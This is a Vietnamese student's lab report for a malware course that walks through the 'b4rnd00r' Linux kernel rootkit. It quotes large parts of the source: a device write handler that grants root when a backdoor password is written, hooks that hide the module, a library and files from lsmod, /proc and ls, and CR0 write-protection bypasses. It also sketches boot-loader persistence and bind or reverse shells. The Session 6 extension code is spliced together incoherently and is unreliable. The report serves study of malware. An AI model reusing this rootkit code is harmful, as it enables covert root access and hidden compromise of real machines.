

BÁO CÁO BÀI TẬP

Môn học: Cơ chế hoạt động của mã độc

Kỳ báo cáo: Buổi 04 (Session 04)

Tên chủ đề:

GV: Nghi Hoàng Khoa

Ngày báo cáo: 08/05/2023

1. THÔNG TIN CHUNG:

(Liệt kê tất cả các thành viên trong nhóm)

Lớp: NT230.N21.ANTN

STT	Họ và tên	MSSV	Email
1	Võ Anh Kiệt	20520605	20520605@gm.uit.edu.vn

2. NỘI DUNG THỰC HIỆN:¹

STT	Công việc	Kết quả tự đánh giá	Người đóng góp
1	Kịch bản 1 đến kịch bản 5	100%	
2	Kịch bản 6	65%	

Phần bên dưới của báo cáo này là tài liệu báo cáo chi tiết của nhóm thực hiện.

¹ Ghi nội dung công việc, các kịch bản trong bài Thực hành

BÁO CÁO CHI TIẾT

1. Kịch bản 01

```
483         ret = misc_register(&b4rn_dev);
484
485         if (ret) {
486             printk(KERN_ERR "Could not register char device\n");
487             return -1;
488         }
489
490         // gives us functions to modify memory
491         // that the kernel *really* wants to be read-only
492         if (init_overrides()) {
493             printk(KERN_ERR "Could not init syscall overriding tools\n");
494             return -1;
495         }
496
497         // hooks /proc/modules (and thus output of lsmod)
498         // This will keep us from appearing in the output of
499         // lsmod
500         if (init_proc_mods()) {
501             printk(KERN_ERR "Could not init /proc/modules cloaking\n");
502             return -1;
503         }
504
505         // hooks /proc/<pid>/maps
506         // this hides our parasite library from the previous lab
507         if (init_proc_maps()) {
508             printk(KERN_ERR "Could not init /proc/maps cloaking\n");
509             return -1;
510         }
511
512         // hooks the syscalls for getdents*
513         // allowing us to hide files from directory listings (ls, find, etc)
514         if (init_syscall_tab()) {
515             printk(KERN_ERR "Could not init syscall hooks\n");
516             return -1;
517         }
518
519         // have fun
```

Đầu tiên ta thấy được là trong b4rn init có 5 function chính

Misc_register
 Init_override
 Init_proc_mods
 Init_proc_maps
 Init system calls

Sau khi được gọi insmod thì chương trình sẽ thực hiện b4rn_init

```
561
562     module_init(b4rn_init);
```

Hàm Misc_register

Thực hiện việc đăng ký thiết bị vào trong đó chính là b4rn_dev để thực hiện các cấp quyền như read, write và các function có trong root kit

```
-----
b4rn_write (struct file * file, const char * buf, size_t count, loff_t * ppos)
{
    struct cred * new;
    char * kbuf = kmalloc(count, GFP_KERNEL);
    memset(kbuf, 0, count);
    copy_from_user(kbuf, buf, count);

    // the core of our backdoor
    if (strncmp(kbuf, BACKDOOR_PASSWORD, sizeof(BACKDOOR_PASSWORD)-1) == 0) {
        new = prepare_creds();
        if (new != NULL) {
            old_uid      = new->uid.val;
            old_gid      = new->gid.val;
            old_euid      = new->euid.val;
            old_egid      = new->egid.val;
            new->uid.val   = new->gid.val = 0;
            new->euid.val  = new->egid.val = 0;
        }
        commit_creds(new);
    }

    return count;
}
```

```
static ssize_t
b4rn_read (struct file * file, char * buf, size_t count, loff_t *ppos)
{
    return count;
}

// boilerplate for /dev files
static const struct file_operations b4rnops = {
    .owner = THIS_MODULE,
    .read = b4rn_read,
    .write = b4rn_write
};

// will appear on /dev/b4rn as a r/w misc char device.
// The mode sets the perms to be 0666
static struct miscdevice b4rn_dev = {
    .minor = MISC_DYNAMIC_MINOR,
    .name = "b4rn",
    .fops = &b4rnops,
    .mode = S_IFCHR | S_IRUSR | // char ; 0666
           S_IWUSR | S_IRGRP |
           S_IWGRP | S_IROTH |
           S_IWOTH,
};
```

Ngoài ra khi thực hiện đăng ký thiết bị thì đã set up thêm các cơ chế đọc ghi và các function có sẵn của chương trình.

Hàm Init_override

```
init_overrides (void)
{
    // this is kind of like the kernel equivalent of dl_sym() from ld's
    // API. Incidentally, the kernel also exposes all of these symbols
    // in /proc/kallsyms and are also listed in /boot/System.map-<your-kernel-version>.
    // If we didn't have access to this API, we could parse those files and
    // autogen them into a header that this module could include. We're
    // assigning a function pointer from the address given back to us by
    // the symbol resolution function here.
    fixed_set_memory_rw = (void*)kallsyms_lookup_name("set_memory_rw");

    if (!fixed_set_memory_rw) {
        printk(KERN_ERR "Unable to find set_memory_rw\n");
        return -1;
    }

    // this just reverses the actino of the above
    fixed_set_memory_ro = (void*)kallsyms_lookup_name("set_memory_ro");
    if (!fixed_set_memory_ro) {
        printk(KERN_ERR "Unable to find set_memory_ro\n");
        return -1;
    }

    return 0;
}
```

Thực hiện việc tìm kiếm set_memory ở dạng read write hay là read only để thực hiện thao tác cho các function bên dưới.

Hàm Init_proc_mods

```

static int
init_proc_mods (void)
{
    // We play the same trick, since proc_modules_operations is not
    proc_modules_operations = (struct file_operations*)kallsyms_lookup_name("proc_modules_operations");
    if (!proc_modules_operations) {
        printk(KERN_ERR "Unable to find module operations address\n");
        return -1;
    }

    proc_modules_read_orig = proc_modules_operations->read;

    unprotect_page((unsigned long)proc_modules_operations);
    // the actual override here. You should dive into the read_new function
    proc_modules_operations->read = proc_modules_read_new;
    protect_page((unsigned long)proc_modules_operations);

    return 0;
}

```

Với hàm này thì chương trình thực hiện việc che giấu các modules có trong /proc/modules

Với thao tác thực hiện việc ghi đè ở trong đường dẫn file bên trên bằng địa chỉ của modules sao cho có thể che giấu đi được các modules của root kit nhằm thực hiện quá trình ẩn thân của root kit

Hàm Init_proc_maps

```

init_proc_maps (void)
{
    void * old_show = NULL;

    old_show = hook_pid_maps_seq_show("/proc/self/maps");

    if (!old_show) {
        printk(KERN_ERR "Could not find old show routine\n");
        return -1;
    }
    printk(KERN_INFO "Found routine at %p\n", old_show);

    return 0;
}

```

Với hàm này thì tư tưởng sẽ giống với hàm `proc_mods` bằng việc là che giấu đi các tiến trình có bên trong đường dẫn `/proc/self/maps` nhưng khác với `proc_mods` thì `proc_maps` thực hiện việc xóa đi những tiến trình có liên quan đến prefix `b4rnd00r` thì chương trình sẽ thực hiện thao tác xóa đi thay vì thực hiện thao tác ghi đè như `proc_mods`

Hàm `init_system_call`

```
init_syscall_tab (void)
{
    syscall_table = (unsigned long*)find_syscall_table();

    // record the original getdents handler
    sys_getdents_orig = (sys_getdents_t)((void**)syscall_table)[GETDENTS_SYSCALL_NUM];
    sys_getdents64_orig = (sys_getdents64_t)((void**)syscall_table)[GETDENTS64_SYSCALL_NUM];

    unprotect_page((unsigned long)syscall_table);

    syscall_table[GETDENTS_SYSCALL_NUM] = (unsigned long)sys_getdents_new;
    syscall_table[GETDENTS64_SYSCALL_NUM] = (unsigned long)sys_getdents64_new;

    protect_page((unsigned long)syscall_table);

    return 0;
}
```


Với hàm này thì chương trình sẽ thực hiện việc chặn hiển thị những file có prefix là `b4rnd00r` bằng cơ chế sau

Đầu tiên người dùng sẽ thực hiện lệnh `ls`


Sau đó lệnh `ls` truyền đến hệ thống

Hệ thống sẽ gửi kết quả đến người dùng là các file đang có nhưng trong trường hợp này trước khi gửi đến người dùng thì chương trình sẽ thực hiện chặn thông tin và thực hiện chỉnh sửa bằng tìm kiếm các hiện thị có từ khóa là `b4rnd00r` và xóa đi trước khi hiển thị lên. Từ đó người dùng sẽ không thể nhìn thấy các file có prefix là `b4rnd00r`

Demo trên vm ware



Demo trên virtual box



2. Kịch bản 02

Câu trả lời là có vì chương trình được cài đặt dưới dạng module kernel (có thể chạy ở phân quyền nhân – kernel privilege level) từ đó có thể mở được các port TCP dùng để backdoor. Qua thao tác trên có thể cấp quyền truy cập cho kẻ tấn công từ xa thông qua bind shell hoặc reverse shell

3. Kịch bản 03

Phương án 1: thay vì add trên thiết bị ta có thể add trên master boot loader giúp cho việc có thể chạy trước khi bật hệ điều hành.

Phương án 2: có thể thực hiện chiếm quyền kiểm soát hệ thống sau đó tạo bind shell và cấu hình nó như việc 1 chương trình chạy nền, từ đó rootkits có thể che giấu thông tin bind shell.

4. Kịch bản 04

- (1) Nếu chương trình muốn sử dụng các certain routines trong kernel thì nó phải gọi API kallsyms_*() và gọi tên symbol để lấy các con trỏ của hàm đó. Vì vậy để thực hiện điều trên thì nó cần phải có con trỏ hàm
- (2) Để thực hiện quá trình che giấu, chúng ta cần đến việc khả năng đọc ghi và thực thi, nhưng khi làm việc này vấn đề phát sinh là kernel sẽ không cho phép ta thực hiện bằng cách kernel sẽ thực hiện read only ở kernel mode.
Vậy để vượt qua việc chặn này (page protection) của kernel ta sẽ thực hiện
Bước 1 tắt tính năng chống ghi (thực hiện chuyển từ read only sang read write)
Bước 2 thực hiện thao tác ghi đè
Bước 3 bật tính năng chống ghi (thực hiện chuyển lại read only)
Trong bài này bit chống ghi cr0
Do đó ta cần thực hiện các thao tác liên quan đến gỡ bảo vệ trang và thực hiện thao tác trên bit cr0 để thực hiện ghi đè hàm.

1 hình ảnh hàm kallsysm

```
293     static unsigned long *
294     find_syscall_table (void)
295     {
296         #if LINUX_VERSION_CODE >= KERNEL_VERSION(4,17,0)
297             unsigned long ret = kallsyms_lookup_name("syscall_table");
298             return (unsigned long*)ret;
299         #else
300             unsigned long ptr;
301             unsigned long *p;
302             for (ptr = (unsigned long) sys_close;
303                  ptr < (unsigned long) &loops_per_jiffy;
304                  ptr += sizeof(void*)) {
305                 p = (unsigned long *)ptr;
306                 if (p[__NR_close] == (unsigned long) sys_close) {
307                     return (unsigned long*)p;
308                 }
309             }
310             printk(KERN_ERR "syscall table not found");
311             return NULL;
312         #endif
313     }
```

2 hình ảnh hàm protect và unprotect page và thao tác cr0

```
141     static inline void
142     unprotect_page (unsigned long addr)
143     {
144         // This completely turns off write protection for the processor,
145         // so it's a bit of a heavy hammer
146         write_cr0(read_cr0() & (~CR0_WP));
147         // But to be paranoid if the kernel somehow prevents us from doing that,
148         // we can use the more granular routines
149         fixed_set_memory_rw(PAGE_ALIGN(addr) - PAGE_SIZE, 1);
150         // the function above edits the page tables. If we don't flush
151         // the TLB, our changes will not take effect for cached PTEs
152         tlb_flush_hard();
153     }
154
155
156     // inverse of above
157     static inline void
158     protect_page (unsigned long addr)
159     {
160         write_cr0(read_cr0() | CR0_WP);
161         fixed_set_memory_ro(PAGE_ALIGN(addr) - PAGE_SIZE, 1);
162         tlb_flush_hard();
163     }
164
```

5. Kịch bản 05

Đầu tiên ta thực hiện kiểm tra code thì thấy được thông tin có phần reboot trong hệ thống

```
init_overrides (void)
{
    // this is kind of like the kernel equivalent of dl_sym() from ld's
    // API. Incidentally, the kernel also exposes all of these symbols
    // in /proc/kallsyms and are also listed in /boot/System.map-<your-kernel-version>.
    // If we didn't have access to this API, we could parse those files and
    // autogen them into a header that this module could include. We're
    // assigning a function pointer from the address given back to us by
    // the symbol resolution function here.
    fixed_set_memory_rw = (void*)kallsyms_lookup_name("set_memory_rw");

    if (!fixed_set_memory_rw) {
        printk(KERN_ERR "Unable to find set_memory_rw\n");
        return -1;
    }

    // this just reverses the actino of the above
    fixed_set_memory_ro = (void*)kallsyms_lookup_name("set_memory_ro");
    if (!fixed_set_memory_ro) {
        printk(KERN_ERR "Unable to find set_memory_ro\n");
        return -1;
    }

    return 0;
}
```


Thay vào việc chỉ thực hiện quá trình add như một chương trình thông thường ta có thể quá trình add trên master boot loader giúp cho việc có thể chạy trước khi bật hệ điều hành.

Hơn thế nữa có thể thực hiện chiếm quyền kiểm soát hệ thống sau đó tạo bind shell và cấu hình nó như việc 1 chương trình chạy nền vd như sound device driver, screen device driver,... từ đó rootkits có thể che giấu thông tin bind shell.


6. Kịch bản 06

Thực hiện demo theo hướng dẫn

Trên máy ubuntu



Trên máy parot



Giải thích

Chạy netstat trực tiếp trên máy parot để thực hiện xem. Ở đây ta thấy được thông tin là các address và các port đang nghe đồng thời thực hiện strace để xem các tiến trình proc có mở các port giao thức tcp. Ta thấy được thông tin của 0x2502

Vậy trong các trường hợp này ta cần chặn thông tin ở netstat và chặn thông tin trong /proc/net/tcp để chặn hiển thị các port connect ra bên ngoài.

Phương pháp thực hiện mở rộng rootkit

Bước 1: Đầu tiên ta cần thực hiện việc tạo hàm `init_tcp_change_show` chứa `misc_reg` để thực hiện đăng việc chặn các thông tin liên quan đến các port đăng ký và chứa hàm hook và hàm `hide` thực hiện hook và `hide` các thông tin.

```
// This is the module's entry point. Invoked when the user
// calls insmod b4rnd00r.ko (after the kernel loads the module
// into kernel memory of course)
static __init int
b4rn_init (void)
{
    int ret;

    // First set up our /dev/b4rn character device file
    // Users will access this like so:
    // $ echo "some string" > /dev/b4rn
    // A special string will give the user root
    // See b4rn_dev's fops structure, specifically
    // it's read and write handlers (b4rn_read() and b4rn_write())
    ret = misc_register(&b4rn_dev);

    if (ret) {
        printk(KERN_ERR "Could not register char device\n");
        return -1;
    }

    size_t reflen = end_of_reflen,
    // remove this entry by copying everything after it forward
    memcpy(dbuf + boff, dbuf + boff + reflen, ret - (boff + reflen));
    // and adjust the length reported
    ret -= reflen;
}
```

Bước 2 Thực hiện tạo hàm hook dựa theo phương pháp thực hiện của hàm `hook_pid_maps_seq_show` nhằm việc hook các thông tin tcp với phương pháp thực hiện `unprotect` page sau đó thực hiện sửa đổi và cuối cùng `protect` lại page

```
hook_pid_maps_seq_show (const char * path)
{
    void * ret;
    struct file * filep;
    struct seq_file * seq;

    if ((filep = filp_open(path, O_RDONLY, 0)) == NULL)
        return NULL;

    seq = (struct seq_file*)filep->private_data;

    ret = seq->op->show;

    old_seq_show = seq->op->show;

    seq_show_addr = (unsigned long*)&seq->op->show;

    unprotect_page((unsigned long)seq_show_addr);
    // here's the override. Go take a look at hide_seq_show()
    *seq_show_addr = (unsigned long)hide_seq_show;
    protect_page((unsigned long)seq_show_addr);

    filp_close(filep, 0);
    return ret;
}
```

Bước 3: Tạo hàm hide theo phương pháp và chức năng như hide_seq_show nhằm thực hiện ẩn đi các thông tin về tcp port 9474.

```
static int
hide_seq_show (struct seq_file * seq, void * v)
{
    int ret, prev_len, this_len;

    prev_len = seq->count;
    ret      = old_seq_show(seq, v);
    this_len = seq->count - prev_len;

    if (strnstr(seq->buf + prev_len, HIDE_PREFIX, this_len))
        seq->count -= this_len;

    return ret;
}
```

Bước 4: Ta sẽ tạo thêm hàm deinit_tcp_change_show để thay đổi mọi thứ về trạng thái bình thường.

```
static __exit void
b4rn_deinit (void)
{
    // this reverses everything that b4rn_init did
    deinit_syscall_tab();
    deinit_proc_maps();
    deinit_proc_mods();
    misc_deregister(&b4rn_dev);
}
```

Do ý tưởng là vậy nhưng khi thực hiện chương trình thì có nhiều bug xảy ra nên chưa thể thực hiện demo

Sinh viên đọc kỹ yêu cầu trình bày bên dưới trang này

YÊU CẦU CHUNG

- Sinh viên tìm hiểu và thực hành theo hướng dẫn.
- Nộp báo cáo kết quả chi tiết những việc (**Report**) bạn đã thực hiện, quan sát thấy và kèm ảnh chụp màn hình kết quả (nếu có); giải thích cho quan sát (nếu có).
- Sinh viên báo cáo kết quả thực hiện và nộp bài.

Báo cáo:

- File **.PDF**. Tập trung vào nội dung, không mô tả lý thuyết.
- Nội dung trình bày bằng **Font chữ Times New Romans/ hoặc font chữ của mẫu báo cáo này (UTM Neo Sans Intel/UTM Viet Sach)– cỡ chữ 13. Canh đều (Justify) cho văn bản. Canh giữa (Center) cho ảnh chụp.**
- Đặt tên theo định dạng: [Mã lớp]-SessionX_GroupY. (trong đó X là Thứ tự buổi Thực hành, Y là số thứ tự Nhóm Thực hành/Tên Cá nhân đã đăng ký với GV).
Ví dụ: [NT101.K11.ANTT]-Session1_Group3.
- Nếu báo cáo có nhiều file, nén tất cả file vào file .ZIP với cùng tên file báo cáo.
- **Không đặt tên đúng định dạng – yêu cầu, sẽ KHÔNG chấm điểm.**
- Nộp file báo cáo trên theo thời gian đã thống nhất tại courses.uit.edu.vn.

Đánh giá: Sinh viên hiểu và tự thực hiện. Khuyến khích:

- Chuẩn bị tốt.
- Có nội dung mở rộng, ứng dụng trong kịch bản/câu hỏi phức tạp hơn, có đóng góp xây dựng.

Bài sao chép, trễ, ... sẽ được xử lý tùy mức độ vi phạm.

HẾT